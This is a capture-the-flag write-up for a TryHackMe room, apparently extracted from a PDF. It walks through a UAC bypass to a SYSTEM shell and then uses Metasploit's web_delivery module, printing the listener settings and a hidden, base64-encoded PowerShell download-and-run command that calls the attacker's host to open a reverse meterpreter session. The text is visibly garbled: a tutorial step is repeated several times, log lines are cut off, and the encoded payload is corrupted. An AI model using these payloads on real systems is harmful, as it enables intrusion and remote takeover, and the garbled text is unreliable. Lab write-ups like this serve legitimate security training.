



- A web browser will automatically open after clicking on the hyperlink. If not, click on the link again. The url should be of Verisign.






- Save the page in the following way:
 - click on save
 - ignore any warnings
 - a dialogue box will appear
 - within the file explorer, navigate to `C:\Windows\System32` and open `cmd.exe`





7. Within the System32 directory navigate down until you find the cmd



7. Within the System32 directory navigate down until you find the cmd

- I spawned a shell as NT Authority System.

```
Administrator: C:\Windows\System32\cmd.exe
FreeRDP: 10.10.231.55
root@kali:~/thm/blaster
Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

[root@kali ~]# xfreerdp /u
C:\Windows\System32>set USERNAME
USERNAME=RETROMEB3
C:\Windows\System32>whoami
nt authority\system
C:\Windows\System32>
[02:39:29:215]
[02:39:29:215]
[02:39:31:926]
[02:39:31:926]
[02:39:31:056]
[02:39:31:056]
[03:02:57:250]
[03:02:57:250]
[03:02:57:250]

[root@kali ~]# xfreerdp /u
[03:03:03:238]
[03:03:03:238]
[03:03:05:049]
[03:03:05:049]
[03:03:05:092]
[03:03:05:092]
```

ed certificate (18)' at stack position 0
| for rdpsnd
| nnel rdpgfx
|: Connection timed out
| ex ERRCONNECT_CONNECT_TRANSPORT_FAILED [0x0002000D]

ed certificate (18)' at stack position 0
| for rdpsnd
| nnel rdpgfx

- I then captured the root flag from Administrator's Desktop.

```
Administrator: C:\Windows\System32\cmd.exe
FreeRDP: 10.10.231.55
Administrator: C:\Windows\System32>set USERNAME
USERNAME=RETROMEB3
C:\Windows\System32>whoami
nt authority\system
C:\Windows\System32>cd C:\Users
C:\Users>cd Administrator
C:\Users\Administrator>cd Desktop
C:\Users\Administrator\Desktop>dir
Volume in drive C has no label
Volume Serial Number is 7443-948C
      Directory of C:\Users\Administrator\Desktop

05/22/2020  02:51 PM    <DIR>
05/22/2020  02:51 PM    <DIR>
04/23/2020  10:34 AM           31 root.txt
               1 File(s)   31 bytes
               2 Dir(s)  31,359,995,984 bytes free

C:\Users\Administrator\Desktop>more root.txt
THM[REDACTED]
C:\Users\Administrator\Desktop>
```

ilure 'self-signed certificate (18)' at stack position 0
-_FORMAT_BGRX32
-_FORMAT_BGRA32
aded fake backend for rdpsnd
amic Virtual Channel rdpgfx

I wanted to get a meterpreter shell. So I started the **metasploit** framework.

```

root@kali:~/thm/blaster# msf6 run
[+] Starting database
Metasploit tip: After running db_nmap, be sure to check out the result
of hosts and services

[*****] $a, [*****]
[*****] $$ ?a, [*****]
[*****] ?a, [*****]
[*****] ,,$%` [*****]
[*****] ,,$%` [*****]
[*****] ,,$%` [*****]
[*****] ,,$%` [*****]
[*****] ,,$%` [*****]
[*****] ,,$%` [*****]
[*****] ,,$%` [*****]

      =[ metasploit v6.4.56-dev
+ --=[ 2505 exploits - 1291 auxiliary - 431 post
+ --=[ 1610 payloads - 49 encoders - 13 nops
+ --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
[*] Starting persistent handler(s) ...
msf6 >

```

I used the following exploit to get a reverse meterpreter shell by executing a payload on the target:

`exploit/multi/script/web_delivery`

```

root@kali:~/thm/blaster# msf6 > search type:exploit web_delivery
Matching Modules
=====
#  Name
-  exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20
  Disclosure Date Rank Check Description
  ion
  0  exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20
    excellent Yes PostgreSQL COPY FROM PROGRAM Command Execut
  ion
  1  \_ target: Automatic .
  2  \_ target: Unix/OSX/Linux .
  3  \_ target: Windows - PowerShell (In-Memory) .
  4  \_ target: Windows (CMD) .
  5  exploit/multi/script/web_delivery  2013-07-19 manual No Script Web Delivery
  6  \_ target: Python .
  7  \_ target: PHP .
  8  \_ target: PSH .
  9  \_ target: Regsvr32 .
  10 \_ target: pubprn .
  11 \_ target: SyncAppvPublishingServer .
  12 \_ target: PSH (Binary) .
  13 \_ target: Linux .
  14 \_ target: Mac OS X .

Interact with a module by name or index. For example info 14, use 14 or use exploit/multi/script/web_delivery
After interacting with a module you can manually set a TARGET with set TARGET 'Mac OS X'

```

```

root@kali:~/thm/blaster
File Actions Edit View Help
root@kali:~/thm/blaster x root@kali:~/thm/blaster x root@kali:~/thm/blaster x root@kali:~/thm/blaster x root@kali:~/thm/blaster x
msf6 exploit(multi/script/web_delivery) > options
Module options (exploit/multi/script/web_delivery):
Name      Current Setting  Required  Description
SRVHOST   0.0.0.0          yes        The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.
SRVPORT   8080             yes        The local port to listen on.
SSL       false            no         Negotiate SSL for incoming connections
SSLCert    no              no         Path to a custom SSL certificate (default is randomly generated)
URI PATH  no              no         The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_http):
Name      Current Setting  Required  Description
EXITFUNC process          yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.21.17.140      yes        The local listener hostname
LPORT     80                yes        The local listener port
LURI      no              no         The HTTP Path

Exploit target:
Id  Name
-- 
2  PSH

7. Within the System32 directory navigate down until you find the cmd

```

```

root@kali:~/thm/blaster
File Actions Edit View Help
root@kali:~/thm/blaster x root@kali:~/thm/blaster x root@kali:~/thm/blaster x root@kali:~/thm/blaster x root@kali:~/thm/blaster x
msf6 exploit(multi/script/web_delivery) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/script/web_delivery) >
[*] Started HTTP reverse handler on http://10.21.17.140:80
[*] Using URL: http://10.21.17.140:8080/j3Zz7Sfx3
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwB0AGUAdAAuAFMAZQByAHYAAgBjAGUUAUAbVAgkAbgB0AE0AYQBuAGEAZwBlAHIAxQA6DoAUwBLGMAdQByAGkAdAB5FAAcgBvAHQAbwBjAG8AbAA9AFsATgb1
AHQALgBTGUAYwB1AHIAaQb0AHKAUAbYAGBADAbVAgMabwBsAFOaQbWAGUAXQA6AdoAVAbSsAHMAMQyAdSAJAbnEgAUQB0AFQAPQBuAGUAdwAtAG8AYgBqAGUAYwB0ACAbgBlAHQALgB3AGUAYgBjAGwAa
QBLAG4AdAA7AGkAzgAoFsaUwB5AHMadBLAG60ALgBOAGUAdAAuAfFcAZQBiFAFACgBvAhgAeQbdAdAOgBhAGUAdABEAQUAZgBhAHUAbAB0FAAcgBvAhgAeQoAckLebhAGOAZAbvAGUAcwBzACAALQBuAG
UIAAkAG4AdQBsAGwAKQ7ACQAzBIAFEadABUAC4ACABYAG8AeAB5AD0AWwB0AGUAdAAuAfCazQb1AfTAZQBXAHUZQbzAHQAXQ6AdoArwblAHQAUwB5AHMadBLAG60AvbLAG1AUAbYAG8AeAB5ACgAKQA
7ACQAzgBIAFEadABUAC4AUAbYAG8AeAB5AC4AQwByAGUAZAbLAG4AdAbpAgeAbzAd0AWwB0AGUAdAAuAEMAcgBLAGQAZQBuAHQAAQbHAGwAqBhAGMAaAB1AF0A0gA6AEQAZQ8mAGEAdQBsAHQAUwBypAGUA
ZAb1AG4AdAbpAgeAbzAdSAfQ7AEKARQByACAkAAoAG4Azb3Ac0bwB1AgAzbQjAHQIABoAGUAdAAuAfFcAZQBiAEMAbAbpAgUAbgB0ACKALgBEAG8AdwBuAgwAbwBhAGQAUwB0AHIAqBhAGCAKAAmA
GgAdAB0AHAAgAvAC8AMQAwAC4AmgAxAc4AMQ0A3AC4AMQ0ADAA0gA4ADAA0OAwAC8AagAzAHEAWgBaAdcAuwbmAHgAMwVAfMAbgBrADEAdgBSAHEATwBmAQqATQAnACKAKQ7AEKARQByACAkAAoAG4A7Q
B3AC0AbwB1AgAzb1AHQIABoAGUAdAAuAfFcAZQBiAEMAbAbpAgUAbgB0ACKALgBEAG8AdwBuAgwAbwBhAGQAUwB0AHIAaQBuAgcAKAAAnAgGAdAB0AHAAgAvAC8AMQAwAC4AMgAxAc4AMQa3AC4AMQa0ADA
A0gA4ADAA0AwAC8AagAzAHEAWgBaAdcAuwbmAHgAMwAnACKAKQ7AA==

7. Within the System32 directory navigate down until you find the cmd

```

```

root@kali:~/thm/blaster
File Actions Edit View Help
root@kali:~/thm/blaster x root@kali:~/thm/blaster x root@kali:~/thm/blaster x root@kali:~/thm/blaster x
[*] Started HTTP reverse handler on http://10.21.17.140:80
[*] Using URL: http://10.21.17.140:8000/j3qZ75fx3
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwB0AGUAdAAuAFMAZQByAHYAAQbjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAxQA6ADoAUwBlAGMAdQByAGkAdAB5AFaacGvAHQAbwBjAG8AbAA9AFsATgB1
AHQALgBTAGUAYwBAHIAaQb0AHKAuAbYAGBAdABVAGMdwBsAFAeQbWAGUAXQA6AdoAVAbsAHMAMQyAdSAJbmaEgAUQB0AFQAPQBuAGUAdwAtAG8AYgbqAGUAYwB0CAAbgBLAQALgB3AGUAYyBjAGwAa
QBLAG4AdAA7AGkAgZaoFSAuBw5AHMAdABLAG0ALgBOAGUAdAAuAfCfAZQ8iFAAcgbvAHgAeQdAoA0gBHAGUAdBEAGUAzgBhAHUAbAB0FAAcgbvAHgAeQoACKALgBHAGQAZAByAGUAcwBzACAALQBuAG
UIAAkAG4AdQbsAGWAkQb7ACQZbIAFEAdABUAC4AcAByAG8AeAb5AD0AWB0AGUAdAAuAfCfAZQ8i1FAZQBXAHUAZQbzAHQAXQa6AdoARwBLAHQAUwB5AHMAdABLAG0AVwLAG1AUAByAG8AeAb5ACgAKQ
7ACQAZgbIAFEAdABUAC4AcAByAG8AeAb5AC4AQwByAGUAZABL4AdAbpGEAbAbzD0AWB0AGUAdAAuAEMacgBLAQOAZQBuAHQaaQbhAGwAQuBhAGMaaBLAF0AogAeEQAZQBmAGEAdQBsAHQQuwbyAGUA
ZABL4AdAbpGEAbAbzD0AFQ7AEKARQBYACAkAAoAG4AZQ83AC0AbwB1Ag0AZQBjAHQAIABOAGUAdAAuAfCfAZQ8iAEMapAbpAGUAbgB0ACKALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuGcAKAAoAG4A
GgAdAB0HAoAgAVAC8AMQAwC4AMgAxAC4AMQAOADA0gA4ADA0OA0AWC8AagZAHFawgBaAdwCmAHgAMwVAVFmAbgTfADEAgB5AHEATwBmAQQA1QAnACKAKQA7EKAQBYACAkAAoAG4A
B3AC0AbwB1Ag0AZQ81AHQAIABOAGUAdAAuAfCfAZQ8iAEMapAbpAGUAbgB0ACKALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuGcAKAAoAGgAdAb0AHAoAgAvAC8AMQAwC4AMgAxAC4AMQa3C4AMQa0ADA
AogAAADAAOA0AwC8AagAzAHewgBaAdcUwBmAHgAmwAnACKAQ7AA=
```

[*] 10.10.231.55 web_delivery - Delivering AMSI Bypass (1384 bytes)

[*] 10.10.231.55 web_delivery - Delivering Payload (3914 bytes)

[*] http://10.21.17.140:80 handling request from 10.10.231.55. (UUID: dfbf20mmw) Staging x86 payload (178780 bytes) ...

/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression

[*] Meterpreter session 1 opened (10.21.17.140:80 → 10.10.231.55:49856) at 2025-05-20 03:11:26 -0400

```

msf6 exploit(multi/script/web_delivery) > sessions
```

Active sessions

Id	Name	Type	Information	Connection
1		meterpreter x86/windows	NT AUTHORITY\SYSTEM @ RETROWEB	10.21.17.140:80 → 10.10.231.55:49856 (10.10.231.55)

```

msf6 exploit(multi/script/web_delivery) > |
```

7. Within the System32 directory, navigate down until you find the cmd

```

root@kali:~/thm/blaster
File Actions Edit View Help
root@kali:~/thm/blaster x root@kali:~/thm/blaster x root@kali:~/thm/blaster x root@kali:~/thm/blaster x root@kali:~/thm/blaster x
[*] Starting interaction with 1 ...
```

```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer : RETROWEB
OS : Windows Server 2016 (10.0 Build 14393).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 1
Meterpreter : x86/windows
meterpreter > |
```

7. Within the System32 directory, navigate down until you find the cmd

SUMMARY

Here's a short summary of how I solved **Blaster**:

- I discovered a blogging application on the IIS web server
- I found a username and password in the blogs
- I captured user.txt from Wade's Desktop
- I found an application called **hhupd** on the Desktop and looked for related exploits.
- I used the application to bypass UAC and spawn a shell as NT Authority System
- I migrated the shell to a meterpreter session using the `web_delivery` exploit in **metasploit** framework.
- I captured the root flag from Administrator's Desktop.

That's it from my side!

Until next time :)
